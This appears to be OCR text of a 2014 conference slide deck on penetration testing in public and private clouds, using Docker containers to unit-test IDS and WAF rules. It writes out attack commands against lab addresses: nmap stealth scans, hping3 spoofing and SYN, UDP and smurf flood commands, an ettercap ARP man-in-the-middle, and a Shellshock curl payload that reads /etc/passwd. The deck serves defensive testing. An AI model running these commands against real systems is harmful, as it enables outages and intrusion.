

redhat.

Penetration Testing in the Cloud

Dan Lambright
LISA14

```
$ whoami
```

dlambrig@redhat.com

henry_lambright@uml.edu



Agenda

Explore penetration testing on the “cloud”..*

Public

Private (as owner)

Private (as tenant)

* On demand self-service, remote access, metered, pooled resources, elastic



Penetration Testing

Mimic real attacks
Rehearse security processes
Stress infrastructure
Have post postmortems, avoid blame, expect problems..
Unit test IDS / firewall rules
(ModSecurity / Snort / OSSEC / iptables...)



Target



safe hacking environment
production systems



Tools




Catalogs: Nessus, metasploit ...
Pinpoint: nmap, ettercap, hping3, curl, tcpreplay ...



Needless to say. Hackers are out there.

```
[ec2-user@ip-10-0-0-37 ~]$ su -
Password:
Last login: Wed Nov  5 21:11:11 EST 2014 on pts/2
Last failed login: Wed Nov 12 13:38:29 EST 2014 from 222.186.55.217 on ssh:notty
There were 76373 failed login attempts since the last successful login.
```






Some Representative Attacks...




spoofing



Man in the middle



Distributed Denial of service



Port scans



Public Cloud Security

Infrastructure resilient to DDOS

Can't attack from cloud (no spoofed source addresses)

Cannot sniff other tenant's traffic

But. The provider won't protect your instance!





Public cloud challenges

Pen tests can't affect other tenants

Pen tests may be expensive


Cannot install a HW security appliance

No low level access (grub)

IP addresses are ephemeral



CSP Policies For Tests



Can get permission

(Some CSP have slow responses)

No DOS tests

On AWS, no m1.small or t1.micro



Commercial Tools



On-demand pen tests! (CloudInspect)

DDOS sinks! (Prolexic)

24/7 response! (AlertLogic)

Costly




PRIVATE CLOUD
ADMINISTRATOR

Private Cloud Owner

Some desirables for pen testing an instance:


Don't affect other instances


Observe instance traffic

Run IDS against an instance



Openstack


Compute Host
test0
test1
A
Q
B
R
qbr...
qbr...
C
S
D
T
br-int
E
F
br-tun
G
H
br-ex
L
K
router
dhcp
N
P
M
O
br-int
J
I
br-tun
Neutron Host



virsh dumpxml host – tap interface

ovs-vsctl show

brctl show


Use tcpdump, snort, etc.

Run multiple IDS (snort) on host?
- need separate namespaces

Replicate data to a separate node?
- don't wish to confuse openstack

Denial of service attack
- can do tc against interface




TENANT

Private Cloud Tenant

Desire no pen tests on network

Idea : attack from container

Gives IP address, subnet, NAT, MTU,...


“Ceiling” on resources

No minimum guaranteed resources


Won't test external firewall.



Kali – security distro
Debian on CentOS host
Import files (eg pcap)



Port Scans - nmap



nmap –sX (Xmas scan)
nmap –sN (Null scan)
nmap –sA (ACK scan)

docker

[**] [1:2000003:0] **XMAS Scan** [**]
[Priority: 0]
11/12-13:17:20.286359 **172.17.0.26**:35426 -> 172.17.42.1:6129
TCP TTL:56 TOS:0x0 ID:26677 IpLen:20 DgmLen:40
U*PF Seq: 0xDCC58B7B Ack: 0x0 Win: 0x400 TcpLen: 20
UrgPtr: 0x0

Host instance
Snort alert



Spoofing - hping3



docker

```
bash-4.2# hping3 -S -c 1 -a 22.22.22.22 10.0.1.56
HPING 10.0.1.56 (eth0 10.0.1.56): S set, 40 headers + 0 data bytes
--- 10.0.1.56 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bash-4.2# hping3 -S -c 1 -a 22.22.22.22 10.0.1.56
HPING 10.0.1.56 (eth0 10.0.1.56): S set, 40 headers + 0 data bytes
```


Tcpdump on host instance

```
[root@ip-10-0-1-189 logs]# tcpdump -i docker0

listening on docker0, link-type EN10MB (Ethernet), capture size 65535 bytes
14:11:48.011296 IP 22.22.22.22.empire-empuma > ip-10-0-1-56.ec2.internal.0:
```




Man in the Middle - ettercap



docker1
172.17.0.26

lynx "http://172.17.42.1/testphp.php?name=fred"

docker2

ettercap -T -M ARP -j /tmp/hosts.txt -F html.ef /172.17.0.26/ //

host instance

Apache with ModSecurity module (WAF)

--580af829-H--
Message: Access denied with code 403 (phase 2). Pattern match



Denial of Service - hping3




```
# SYN attack to port 22

hping3 -c 10000 -d 120 -S -w 64 -p 22 --flood --rand-source -i eth0

# llage UDP packets

hping3 --rand-source --udp --flood -d 8192 172.17.42.1

# Smurf attack
sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=0
hping3 -1 --flood -a 172.17.0.23 172.17.255.255
```



docker

Host instance
Snort alert



Other

Metasploit

Curl command (ex. Shellshocked)

```
curl -A "() { :; }; echo;/bin/cat /etc/passwd"
     http://10.0.0.37/cgi-bin/testbash.cgi
```

Lynx (html), but not limited to CLI..



Summary

Coordinate with CSP

OpenStack is a WIP

Docker is good for unit testing





Thank You!

- **dlambright@redhat.com**
- **henry_lambright@uml.edu**

RED HAT CONFIDENTIAL – DO NOT DISTRIBUTE

Still Need Penetration Tests

- Port scans are not (necessarily) blocked

